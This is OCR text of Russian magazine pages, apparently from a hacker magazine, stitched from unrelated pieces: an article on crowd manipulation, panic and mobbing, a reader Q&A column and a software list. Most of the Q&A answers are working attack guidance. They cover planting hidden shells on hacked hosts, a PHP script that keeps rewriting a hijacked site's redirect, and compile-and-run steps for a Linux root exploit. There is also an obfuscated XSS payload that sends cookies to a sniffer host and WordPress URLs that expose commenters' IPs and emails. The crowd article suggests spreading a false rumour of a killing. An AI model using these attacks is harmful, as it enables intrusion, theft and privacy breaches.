
Для манипулирования толпой полезно знать еще один феномен. Он заключается в том, что толпа неоднородна. Ученые, делая аэрофотоснимки разных массовых сборищ, пришли к выводу, что толпа собирается по принципу: ядро, периферия. Там, где ядро, влияние толпы наиболее сильно, так как эффект «заражения» аккумулируется. На периферии толпа более разрежена, и влияние феномена снижается. Для наглядности вспомни толпу поклонников на рок-концерте. Наверняка ты замечал, что чем ближе к сцене, тем ряды плотнее, накал эмоций выше — это ядро. Чем дальше от сцены, тем толпа реже и более спокойна. Это периферия. Для управления толпой лучше всего использовать периферию. Самый известный прием — переключение внимания толпы на другой объект. Отвлекать внимание можно чем угодно, например, пустить слух об убийстве или автомобильной катастрофе, как бы ужасно это ни звучало. Люди из любопытства пойдут посмотреть, что там случилось, и ядро, потеряв часть эмоциональной подпитки с периферии, становится более управляемым.
Еще одним интересным приемом манипулирования является использование ритма. Ученые установили, что действую-




info

- В 60-х годах американские посольства во многих странах «Третьего мира» имели «на вооружении» мощные динамики и музыкальные записи в стиле рок. Это средство использовалось в тех случаях, когда проходящая около посольства антиамериканская демонстрация превращалась в агрессивную толпу.

- Самой большой ошибкой будет думать, что к толпе применимы такие же способы влияния, что и для организованной группы. Никогда не забывай, что неорганизованная толпа, объединенная лишь эмоциональным состоянием, а не общими целями, опасна и непредсказуема. Без соответствующей подготовки лучше даже не пытаться что-то сделать.



Статья о методах выживания в толпе



Масса неоднородна: чем ближе к ядру, тем плотнее

щая толпа, в отличие от экспрессивной, аритмична. Поэтому громкий ритмичный звук способствует соответствующему превращению толпы. Правда, следует заметить, что противодействие разным видам толпы требует разных ритмов.

Как я уже говорила, индивидуальность в толпе размывается. Человек чувствует себя безличным и безнаказанным. Отсюда возник еще один способ манипулирования, основанный на восстановлении идентичности индивидов. Например, во время демонстрации на крышах зданий размещаются хорошо заметные камеры или высылаются мобильные группы телерепортеров. Демонстративные действия репортеров способствуют возвращению идентичности и снижению эффекта заражения.



МЕХАНИЗМ ПАНИКИ

В психологии различают два вида паники: массовая и индивидуальная. Паническое состояние часто бывает вызвано страхами, которые не соответствуют объективной опасности. Из-за этого панику можно охарактеризовать как ужас, внушенный кажущейся опасностью. Паника может быть вызвана и вполне реальной угрозой, но решающим фактором почти всегда становится психическое состояние субъекта (личности, общества, группы или толпы). Конечно же, паника не возникает сама по себе, существует целый ряд предпосылок, которые являются благодатной почвой.

Психологами и социологами выделено несколько условий для возникновения паники:

• социальные факторы (резкое изменение валютного курса, государственный переворот, надвигающееся землетрясение);

• физиологические факторы (усталость, голод, алкогольное опьянение, некомфортные климатические условия);

• общепсихологические факторы (испуг, удивление, неожиданность происходящего).

Конечно, это не все факторы, а только некоторая часть. Главное, что ты должен понимать: чем больше негативных условий разного характера, тем выше вероятность возникновения паники.

При этом механизм распространения паники основан все на том же феномене заражения. Сначала сильный испуг возникает у одного или нескольких человек. Испуг сопровождается криками (например, «Пожар!»), иногда несвязными, или проявляется хаотичными движениями. Затем страх передается остальным. Но бывает и так, что панику вызывает не реальное происшествие, а некое страшное ожидаемое событие, катализатором которого может стать словесное и какое-либо другое обозначение — резкий громкий звук или что-то еще.

Приведем пример из истории. В Первой Мировой войне немцы применяли отравляющие газы — страшное оружие, против которого был бесполезен опыт бывалых солдат и предсмертные мучения от которого превзошли все виденное ими ранее. Это вызвало чрезвычайную напряженность в войсках. Зафиксированы случаи, когда газов не применяли, но кому-то из солдат что-то казалось, и испуганный крик «Газы!» обращал в бегство целые батальоны. Очень трудно одному индивиду противостоять толпе, когда та ударилась в панику. Даже самый отъявленный индивидуалист поддается гипнозу масс.



warning

Одна из главных целей психологического заражения — формирование однородного мнения в группе людей в условиях выбора. Поэтому методами психологического заражения активно пользуются некоторые политики и СМИ в процессе избирательных кампаний.

Два основных правила, которые стоит помнить: держись от толпы как можно дальше и, если уж решил влиться в толпу, подумай, как ты собираешься из нее выбираться, если вдруг что-то случится.



Феномен эмоционального заражения на рок-концерте

МОББИНГ

Моббинг — от английского **mob** (толпа) — групповое психологическое притеснение кого-либо со стороны нескольких человек, чаще всего в рабочем коллективе. Если еще проще, то это травля толпой одного человека. Моббинг включает в себя постоянные негативные высказывания, критику, социальную изоляцию внутри группы, исключение из социальных контактов, распространение о человеке заведомо ложной информации и т.п. Подобный феномен имеет под собой психологические корни. И одной из причин моббинга может быть страх.

В коллективах нередко проявляется настороженное отношение к тому, кто «не такой, как все». Причем, моббинг по причине страха не возникает в тех сообществах, которые сформированы «с нуля». Там еще нет деления на «свой и чужой». А вот если группа устоявшаяся, шансы на возникновение моббинга повышаются, как только в таком коллективе появляется некто с достаточно неординарным поведением, внешностью, умениями и т.д. Еще одной причиной возникновения моббинга может стать «внутреннее напряжение» группы. Например, если часть членов семьи долго копила какие-то внутренние недовольства, разногласия не обсуждались, а замалчивались, то новый человек, скажем, невеста, может подвергнуться психологической травле, своим появлением вскрывая и так уже накопившуюся агрессию. И, наконец, причиной моббинга может быть безделье. Да, не удивляйся. Наиболее яркий пример моббинга от безделья — недостаточная загруженность части сотрудников на работе. Скажем, один человек все время вкалывает, а другие бьют баклуши. Тогда те, кто вынужденно халявит, по отношению к загруженному могут занять позицию: что это он тут все работает и работает, никак выслужиться перед начальством хочет? — и давай «травить».

Думаю, читая статью, ты задаешься закономерным вопросом: бороться-то с этим как? Что дает знание причин феномена? Прежде всего, в любой группе, будь то рабочий или учебный коллектив, общайся как можно более ровно, вежливо. Не стремись навязывать свое эмоциональное расположение, ввязываться во внутренние разборки или привлекать излишнее внимание экстравагантным поведением. Стань наблюдателем. Подмечай, что происходит в группе, и особенно, что происходит вокруг тебя. Жертва моббинга постоянно подвергается давлению, но важно помнить о причинах возникновения такого притеснения: не искать их лишь в себе. Как говорят врачи, правильный диагноз — уже 50% лечения. Так и в случае с моббингом: правильно интерпретировать причины травли — уже 50% решения проблемы.

Некоторые подвиды толпы

• **Окказиональная толпа** (от англ. occasion — случайность) — скопление людей, собравшихся поглазеть на неожиданное происшествие, например, автомобильную катастрофу.

• **Конвенциональная толпа** (от англ. convention — условность) собирается по поводу заранее объявленного события (рок-концерт, футбольный матч).

• **Экспрессивная толпа** (от англ. expression — выражение) — толпа, ритмически выражающая ту или иную эмоцию: радость, энтузиазм, возмущение. Речь идет о людях, скандирующих лозунг на митинге, громко поддерживающих любимую команду или клеймящих судью на стадионе.

• **Экстатическая толпа** (от англ. ecstasy — экстаз) — экстремальная форма экспрессивной толпы. В экстазе люди могут самозабвенно истязать себя.

• **Агрессивная толпа** (от англ. Aggressive — напористый) — толпа, эмоциональная доминанта которой это ярость и злоба.


• **Паническая толпа** (от англ. panic — переполох, тревога) — толпа, объятая ужасом; каждый в ней стремится избежать реальной или воображаемой опасности.



info

• Приведем пример психологической эпидемии. Во время войны в Чечне несколько десятков девочек были госпитализировали с признаками острого отравления. Они сдали все анализы, но вредных веществ выявлено не было. Оказалось, что рвота и судороги были вызваны военным положением, страхом и постоянным стрессом.

• Формы психологического заражения: азарт болельщиков на стадионах, трудовой энтузиазм, чувство огромной силы и единения на митингах политических партий.



Задавая вопрос, подумай! Не стоит задавать откровенно ламерские вопросы, ответы на которые ты при определенном желании можешь найти и сам. Конкретизируй! Я не телепат, поэтому присылай как можно больше информации.

Q: Не знаешь каких-либо альтернатив Mail.ru Агенту?

A: Помимо бета-версии QIP Infium протокол от mail.ru также поддерживает небезызвестный в кругах IM'шников пейджер &ML. Вот некоторые его фичи:

- компактный и удобный пользовательский интерфейс;
- передача сообщений без задержки;
- окно чата со вкладками (как в &RQ, miranda, QIP);
- удобная форма поиска пользователей;
- отличный антиспам-контроль;
- «тихий режим» (только свои контакты);
- portable software (портативная программа — не привязывается к системе, можно хранить на флешке и т. д.);

Прога не тормозит при работе с медленными dialup- или gprs-соединениями (в отличие от стандартного клиента) и являет собой наш любимый open source :).

Скачать клиент можно на его официальном сайте: http://andml.org.ru

Q: Занимаясь SEO, столкнулся с проблемой кражи доров. Подскажи, как обезопасить себя от этой напасти?

A: Если ты делаешь дорвей на хосте, взломанном через паблик уязвимость на установленном там движке, то можно закрыть каталог с этим движком chmod'ом, сменить хеш пароля админа на что-нибудь вроде lalal&^%$.

Но обычно это все мало помогает, и дорвейщики сталкиваются с кражей доров post factum, поэтому запомни следующее правило: чтобы было проще вернуть свой дор, оставляй как можно больше бэкдоров и шеллов на взломанном хосте, не забывая прятать время модификации файлов через команду *touch -t ГодМесяцДеньЧасМинутыСекунды шелл.php*. После кражи дора первым делом найди и удали шеллы своих недоброжелателей (это можно сделать командой *find / -mtime -60|grep .php*), затем меняй переадресацию на свой шоп и обезопась себя следующим php-сценарием:

```
<?php
ignore_user_abort(true);
set_time_limit(0);
while(!is_file('stop.dat'))
{
@chmod('/var/www/html/
catalog',0777);
$textht='<?php
header("Location: http://твой_шоп.
com");
?>';
$fp = @fopen("/var/www/html/
catalog/index.php","w");
@flock ($fp, LOCK_EX);
@fputs($fp,$textht);
@flock ($fp, LOCK_UN);
@fclose($fp);
sleep(5);
}
?>
```

Залей скрипт с этим кодом (предварительно изменив пути на те, где у тебя лежал дорвей) в какой-либо каталог на сервере, доступный из веба, и запусти его в браузере. После этого браузер можешь закрывать :). Скрипт с периодичностью раз в 5 секунд будет перезаписывать файл с переадресацией на твой собственный, так что горе-воры очень удивятся, когда запишут свой файл с переадресацией, и на его



месте тут же появится другой. Немного информации по теме кражи доров ты сможешь найти тут: http://forum.glavmed.com/showthread.php?t=1342

Q: Какой local root exploit под не самые старые ядра linux можешь посоветовать, как самый эффективный?

A: По долгу службы я чаще всего сталкиваюсь с ядрами 2.6.2x ветки. Под них существует несколько паблик сплойтов, но моим любимым является **Linux Kernel 2.6.17 — 2.6.24.1 vmsplice Local Root Exploit** (http://milw0rm.com/exploits/5092). С ним я получаю рут в два шага:
1) компилю *gcc -static -Wno-format -O2 vmsplice.c -o vmsplice*;
2) запускаю (./vmsplice), жду 2 секунды и наслаждаюсь правами рута :).

Q: Нашел XSS на серьезном сервисе, но все нехорошие символы, кроме < и >, жестко фильтруются, как быть?

A: Тоже недавно столкнулся с этим вопросом и придумал элегантное решение с объединением массивов и функции *fromCharCode()* в javascript. Смотри. У нас имеется адрес сниффера, который отлавливает приходящие на него кукисы, например http://snif.com/sniffer.php?id=[тут передаются куки]. Засовываем этот адрес в нехитрый php-скрипт:

```
<?php
$site='http://snif.com/sniffer.php?id=';
for($i=0;$i<256;$i++) {
  $arr[chr($i)]=$i;
}

for($i=0;$i<strlen($site);$i++){
  $i!=(strlen($site)-1) ? print $arr[substr($site,$i,
    1)].
     ',' : print $arr[substr($site,$i,1)];
}
?>
```

Получаем на выходе строку символов «*104,116,116,112,58,47,47,115,110,105,102,46,99,111,109,47,115,110,105,102,102,101,114,46,112,104,112,63,105,100,61*» и составляем на основе полученных данных свой код XSS:

```
http://sitexss.com/xss.php?xss=><script>var
myArray;myArray = new Array();myArray[1] = document.
cookie;myArray[0] = String.fromCharCode(104,116,116,11
2,58,47,47,115,110,105,102,46,99,111,109,47,115,110,10
5,102,102,101,114,46,112,104,112,63,105,100,61);string
= myArray.join(1);location.href = string</script><
```

В результате, такая конструкция обойдет большинство фильтров (на тот же самый знак «+», который используется в большинстве случаев), и долгожданные кукисы будут у тебя!

Q: Сколько всего существует сайтов с Google PR=10?

A: Сложный вопрос. С каждым обновлением PR сайтов значительно меняется, но каноническими (и авторитетнейшими) «десятками» могут считаться следующие страницы:
- http://www.adobe.com — Adobe (еще, по меньшей мере, семь страниц на сайте адоба имеют PR=10);
- http://www.w3.org — World Wide Web Consortium;
- http://www.macromedia.com — Macromedia;
- http://www.energy.gov — Министерство Энергетики США;
- http://www.apple.com/quicktime — Apple — QuickTime;
- http://www.keio.ac.jp — Keio University;

• http://www.nasa.gov — National Aeronautics and Space Administration;
• http://www.apple.com — Apple Computers (еще, по меньшей мере, пять страниц на сайте эппла имеют PR=10);
• http://www.google.com — Google Search;
• http://jigsaw.w3.org/css-validator — W3C CSS Validation Service;
• http://www.ercim.org — The European Research Consortium for Informatics and Mathematics;
• http://www.lcs.mit.edu — MIT Laboratory for Computer Science;
• http://www.nsf.gov — National Science Foundation;
• http://www.microsoft.com — Microsoft;
• http://www.apache.org — Apache Software Foundation;
• http://www.whitehouse.gov — The White House;
• http://www.real.com — Real Media;
• http://www.ibm.com — IBM;
• http://www.cisco.com — Cisco;

Список сайтов с PR=9 ты можешь найти здесь: http://www.brand-zen.com/showpost.php?p=2957&postcount=11.

Q: Замучался с регулярными выражениями! Подскажи, где бы их можно было проверять на валидность, что называется, не отходя от кассы?

A: Недавно открытый сервис **Javascript Regex Evaluator** (http://www.pcre.ru/eval) предоставляет такую возможность! Сервис, основанный на javascript, позволяет прямо в окне браузера отслеживать результат выполнения твоих регулярных выражений. Немного о проекте от его создателей:

«Проект PCRE.RU был задуман и разработан с целью помочь начинающим программистам изучить принципы и основы работы с регулярными выражениями.

Проект нацелен на освещение информации о регулярных выражениях стандарта PCRE (Perl-compatible regular expressions) в связи с тем, что последние получили наибольшее распространение и применение в различных языках программирования (Perl, Php, Javascript и т.п), а также в таких сложных программных комплексах, как веб-сервер Apache».

Q: Как узнать, сколько страниц сайта находятся не в supplement results (сопли, песок) у Гугла?

A: Очень просто. Для этого существуют специальный запрос «*site:site.com/**» или «*site:site.com/&*». В результате его выполнения Google покажет тебе страницы сайта, находящиеся в основном индексе.

Q: Как можно посмотреть IP-адреса и e-mail людей, которые оставили свои комментарии на блоге WordPress?

A: Недавно обнаруженная уязвимость в WordPress версий до 2.5 с моей доработкой предоставляет тебе такую возможность :). Итак, чтобы посмотреть полную конфиденциальную инфу комментаторов на блоге, ты должен зарегистрироваться и пройти по адресу http://blog.com/wp233/?cat=1.php/../../../../wp%252dadmin/edit%252dcomments. Также эта бага позволяет тебе всячески поиздеваться над блогом недоброжелателя, например:

• редактировать структуру ссылок (http://blog.com/wp233/?cat=1.php/../../../../wp%252dadmin/options%252dpermalink);
• активировать и деактивировать плагины (http://blog.com/wp233/?cat=1.php/../../../../wp%252dadmin/plugins);
• активировать и деактивировать темы оформления (http://blog.com/wp233/?cat=1.php/../../../../wp%252dadmin/themes);
• просматривать все посты блога (включая черновики) (http://blog.com/wp233/?cat=1.php/../../../../wp%252dadmin/edit).

И многое другое :). Ты можешь сам подставлять названия файлов из каталога ./wp-admin и ставить свои опыты над вордпрессом.

P.S. По непроверенной информации бага работает только на Windows-платформах, но, так как я занимался уязвимостью только на винде, на никсах можешь поэкспериментировать сам.

Q: Работаю с буржуйской партнеркой, которая платит только посредством банковских переводов (ваерами или чеками). Где бы мне обменять эти самые ваеры и чеки на вебмани?

A: По собственному опыту могу посоветовать сервис http://ermoney.com. Помимо обмена всех онлайн валют друг на друга, здесь ты можешь обналичить чеки, ваеры или ACH direct deposit. Обычно обваличка чека с помощью этого сервиса происходит следующим образом:

1) Чек перенаправляется в офис сервиса, который находится в США. Реквизиты при этом выдает служба поддержки после одобрения заявки;

2) Обналиченные деньги можно получить двумя способами: через платежную систему WebMoney Transfer (комиссия + 3%) или Фетхард (комиссия 2%). Срок обналичивания обычно составляет до 4 дней. Комиссия за обналичивание чека: 4% от его суммы, но не менее $10.

В будущем сервис планирует работать с банковскими ATM-картами (пользователям будут высылаться карты, на которые и будут переводиться обналиченные деньги).

Q: Нужен flash-баннер для моего сайта, но денег, чтобы заказать его у дизайнеров, нет :(. Посоветуй, что делать.

A: Специально для таких халявщиков, как ты, придуман сервис http://123-banner.com. Тут ты сможешь прямо в онлайне создать свой собственный неплохой флеш-баннер. Все просто: сначала выбираешь тип баннера (Graphic Banner, Sound Banner, Picture Banner, Peel Banner, 80x210 Banner), затем загружаешь фоновый рисунок и задаешь различные параметры текста, который будет размещен на баннере. После этих нехитрых манипуляций у тебя появится бесплатная профессиональная флешка с твоей рекламой.

Q: Как настроить gmail на свой домен, используя классный e-mail адрес вроде vasya@pupkin.ru и удобный интерфейс почтовика от Google?

A: Предположим, что доменное имя у тебя уже есть. Впрочем, даже если ты не успел обзавестись собственным доменом, проблем возникнуть не должно: в Сети сейчас доступно просто огромное количество регистраторов, каждый из которых пытается предложить наиболее выгодные условия ($10-20 в год, а то и вовсе бесплатно в случае покупки хостинга — это самое обычное предложение).

Первое, что нужно сделать, — зайти на сайт www.google.com/a/help/intl/en/business/applications.html и зарегистрироваться. Ты можешь воспользоваться либо бесплатным предложением, либо купить прокаченный (Premier) аккаунт, для которого доступны 25 Гб (против 6,5 Гб) и некоторые дополнительные возможности. Во время регистрации необходимо выбрать вариант с использованием уже существующего домена: «I want to use an existing domainname». Однако, придется доказать Google, что домен принадлежит именно тебе, а для этого на хостинг потребуется залить специальный файл. Создай документ *googlehostedservice.html*, впиши в него код, который попросит Google, и загрузи его в корневую папку своего сайта через FTP-клиент или панель администратора сайта. Далее необходимо найти, где у твоего хостера/регистратора находятся настройки DNS — это необходимо, чтобы заменить существующие MX-записи на MX-записи Google'а. В соответствующей панели необходимо создать записи со следующими параметрами:

```
Тип всех записей — MX
Почтовый домен — оставляй пустым
Почтовый сервер и приоритет почтового сервера:
ASPMX.L.GOOGLE.COM. — приоритет 10
ALT1.ASPMX.L.GOOGLE.COM. — 20
ALT2.ASPMX.L.GOOGLE.COM. — 20
```



```
ASPMX2.GOOGLEMAIL.COM. — 30
ASPMX3.GOOGLEMAIL.COM. — 30
ASPMX4.GOOGLEMAIL.COM. — 30
ASPMX5.GOOGLEMAIL.COM. — 30
```

Теперь остается настроить интерфейс самого Google. Для этого переходим на http://google.com/a/, логинимся, переходим в панель управления и кликаем по ссылке «Manage this domain» (управление доменом), где включаем работу с e-mail. Google проверит правильность указанных MX-записей и, если все OK, — обновит базы. Теперь ты можешь создать пользователей и наслаждаться интерфейсом и возможностями Gmail'a для своего произвольного e-mail адреса!

Q: Хочу начать работать на западных биржах для фрилансеров. Интересует такой вопрос: как наиболее просто получить заработанные деньги?

A: Долгое время проблема заключалась в том, что у каждой из популярных бирж (GetAFreelancer, RentACoder, oDesk, eLance) были свои собственные порядки вывода денег. Одни предлагают выслать чек, который сложно и долго обналичивать, другие — выплаты через платежную систему PayPal, которая при всех свои достоинствах не позволяет принимать деньги резидентам из СНГ. Однако за последний год все перечисленные системы стали поддерживать новый метод выплат с использованием дебетовых карточек от компании **Payoneer** (www.payoneer.com). Заказать карту можно либо у самого сервиса, либо через посредника — в любом случае она придет тебе в течение нескольких недель. За пересылку с тебя возьмут $20, которые спишутся, как только на карте окажется достаточно средств. Для вывода оплаты тебе остается только указать параметры своего аккаунта в Payoneer, после чего быстро снимать перечисленные деньги через любой банкомат.
Помимо возможности выводить деньги с внутренних счетов фрилансерских бирж, ты получаешь массу бонусов. Во-первых, ты приобретаешь карту международной платежной системы Mastercard (обслуживание такой карты в обычном банке обойдется не дешевле $20 в год), которую можешь использовать в любых магазинах, в том числе и онлайн. Во-вторых, ты сможешь выводить на нее Webmoney, используя сервис CardMoney (cardmoney.ru).

Q: По просьбе заказчика переписываю код для работы с MS SQL вместо СУБД MySQL, которая использовалась ранее. И не могу понять: неужели в СУБД от Microsoft нет такой полезной вещи, как возможность указать LIMIT в SELECT запросе? Если так, то как это можно обойти?

A: MS SQL действительно не имеет аналога *LIMIT*. После длительного использования MySQL это дико раздражает. Но решение есть. Оцени разницу. В MySQL запрос выглядит следующим образом:

```
SELECT * FROM 'some_table' LIMIT 10, 20
```

В случае с MS SQL придется «изобретать велосипед», что непременно приводит к потере производительности.

```
SELECT top 20 * FROM [some_table]
WHERE [primary_key_field] NOT IN
 (
   SELECT top 10 [primary_key_field]
   FROM [some_table]
   ORDER BY [primary_key_field]
 )
ORDER BY [primary_key_field]
```

>>WINDOWS

>Dailysoft

7-Zip 4.57
Autoruns 9.21
Comodo Firewall Pro 3.0
DAEMON Tools Lite 4.12.3
Download Master 5.5.3.1131
FarPowerPack 1.15
FileZilla Client 3.0.10
IrfanView 4.10
K-Lite Mega Codec Pack 3.9.0
Miranda IM 0.7.6
mIRC 6.32
Mozilla Firefox 2.0.0.14
Notepad++ 4.9.2
Opera 9.27
PuTTY 0.60
QIP 2005 build 8060
Skype 3.8.0
Total Commander 7.03
Unlocker 1.8.7
Winamp Media Player 5.53

>Development

Adobe Dreamweaver CS4
Beyond Compare 3.0b
BinEdit 2007.09.18
CodeIgniter 1.6.2
Highlight 2.6.10
Lua 5.1.3
Microsoft XNA Game Studio 3.0 CTP
Mingle 2.0
Ruby 1.8.6 One-Click Installer
Scala 2.7.1
Selenium 1.0 beta
TortoiseSVN 1.4.8
UltraEdit 14.00b

Всё для Visual Studio:

ANTS Profiler 3.2
CodeKeep Add-in
CodeRush .NET
CruiseControl.NET 1.4
DPack 2.8.4
FxCop 1.35
GhostDoc Version 2.1.3
Microsoft Source Analysis 4.2
NCover Professional 2.1.0
NUnit-2.5-Alpha
ReSharper 3.1
ReSharper 4.0b
Smart Paster 1.1
Source Analysis 4.2
TestDriven.NET-2.13.2184
Visual Assist X 10.4.1640.0
VisualSVN 1.4.2

>Games

Battle Tanks 0.7
Heaven to Ocean
JelloCar 1.0
Pteroglider 1.2

>Misc

Buzof 3.0
Date X Pro 2.1.7
Desktop Media 1.2
Diagram Designer 1.20
Gammu+ 0.40
gMote 1.21
GoodSync 7.2.4
Graffity Studio 2.0
HP Smart Web Printing 4.0
Input Director v1.1
KlipFolio 5.0b
Locate 3.1.8b
Money Manager Ex 0.9.2.0
nLite 1.4.5
Non-Stop Copy 1.04
Orfo Switcher 1.19
PatchOnClick 1.3.0.5
Piky Basket 2.0
priPrinter 1.0
RK Launcher 0.4
Smart Install Maker 5.02
Taskbar Shuffle 2.5
TransBar 1.4.2
Transfz 1.20
Vista Start Menu 2.89
WordFusion 1.61.3
Workrave 1.8.5
Маршрут 1.0

>Multimedia

Ascgen dotNET 0.9.6
AutoGK 2.48
bitRipper 1.31
dBpoweramp Music Converter R12.4
DupliFinder 1.0
Dynamic Photo HDR 3.35
FakeVoice 1.0
FinalBurner FREE 1.3
FotoSketcher 1.5
hugin 0.7b
IsoBuster 2.4.0.1
ManyCam Virtual Webcam 2.2
MiniLyrics 5.7
mp3DirectCut 2.09
Nature Illusion Studio 2.7
Nitro PDF 5.3
Pencil 0.4.4b
Phantasmagoria
REAPER 2.206
Spider 2.3.1.3
Steady Recorder 2.4.3
